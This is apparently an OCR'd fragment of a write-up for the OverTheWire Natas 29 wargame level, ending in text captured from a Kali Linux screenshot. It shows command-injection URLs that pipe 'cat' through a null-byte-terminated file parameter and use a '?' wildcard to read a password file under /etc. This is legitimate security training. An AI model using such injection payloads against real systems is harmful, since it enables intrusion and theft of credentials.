
17 July,24



To check what happens we go to index.pl:

http://natas29.natas.labs.overthewire.org/index.pl?file=%20|%20cat%20index.pl%00

17 July,24




So I replace the n in previous link with ?:


http://natas29.natas.labs.overthewire.org/index.pl?file=%20|%20cat%20/etc/?atas_webpas

17 July,24

s/?atas30%00 and successfully got the password:



17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
21:42
natas29.natas.labs.overthew
natas30.natas.labs.overthew
natas30.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS30
We Chall
SUBMIT TOKEN
Username:
Password:
login
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.